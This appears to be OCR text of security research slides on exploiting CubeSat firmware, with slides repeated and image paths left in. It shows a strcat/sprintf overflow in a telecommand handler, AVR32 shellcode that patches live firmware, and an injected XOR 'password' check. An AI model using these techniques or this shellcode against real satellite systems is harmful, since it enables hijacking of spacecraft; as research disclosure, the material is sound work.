
1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges

System Chart



1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges
    - Privilege-free RTOS

System Chart



1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges
   - Privilege-free RTOS

Exploitation

Exploit

1. Hijack Control Flow
2. Patch Live Firmware
3. Add "Password" to TC stack
4. ...
5. $$$

Exploit

1. Hijack Control Flow

```
1  void task_adcs_servr() {
2    // ...
3
4    do {
5      // ...
6      packet = csp_read(conn, 10);
7      if (packet) {
8        packet_data = packet->data;
9        switch(*packet_data) {
10         // [...]
11         case SET_LOGFILE: {
12           packet_data = packet->data + 0xf;
13           log_file_name[0] = '\0';
14           strcat(log_file_name,packet_data);
15           // ...
16         }
17       }
18     }
19   }
20 }
21
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

1. Hijack Control Flow

```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
}

```

Exploit

1 Hijack Control Flow


```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_f
}
```

```
void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
  char sprintf_buf [60];
  // ...
  __n = sprintf(sprintf_buf,"%s\n%7.6f\n%3.1f\n%u%u%u%u%u\n", filename, ...);
  // ...
  fd = fopen(filename, "wb");
  // ...
  fwrite(&data, 1, __n, fd);
}
```

Exploit

1 Hijack Control Flow


Jump Address



Exploit

1 Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow

Jump Address




20 TC Buffers

Exploit

① Hijack Control Flow

Jump Address



20 TC Buffers

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3                   frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit


③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Demo Setup


Emulation Overview



Emulation Overview



Emulation Overview



AVR32-QEMU

404 - AVR32 Not Found

AVR32


QEMU

AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU



RUHR UNIVERSITÄT BOCHUM RUB

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Secu
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold

hgi SYSSEC

AVR32-QEMU

404 - AVR32 Not Found


RUHR UNIVERSITÄT BOCHUM

RUB

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Secu
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold

hgi SYSSEC

AVR32

QEMU


- Florian Göhler
- AVR32 in QEMU from Scratch
- Incl. I2C, SPI, PDCA, etc.
- Blog:
  - *How to add a new architecture to QEMU - Part 1-4*

Simulation Agent

- TCP Server in QEMU
  - Writes packets to I2C bus
    - Same as on OPS-Sat
  - Provides Sensors with Values

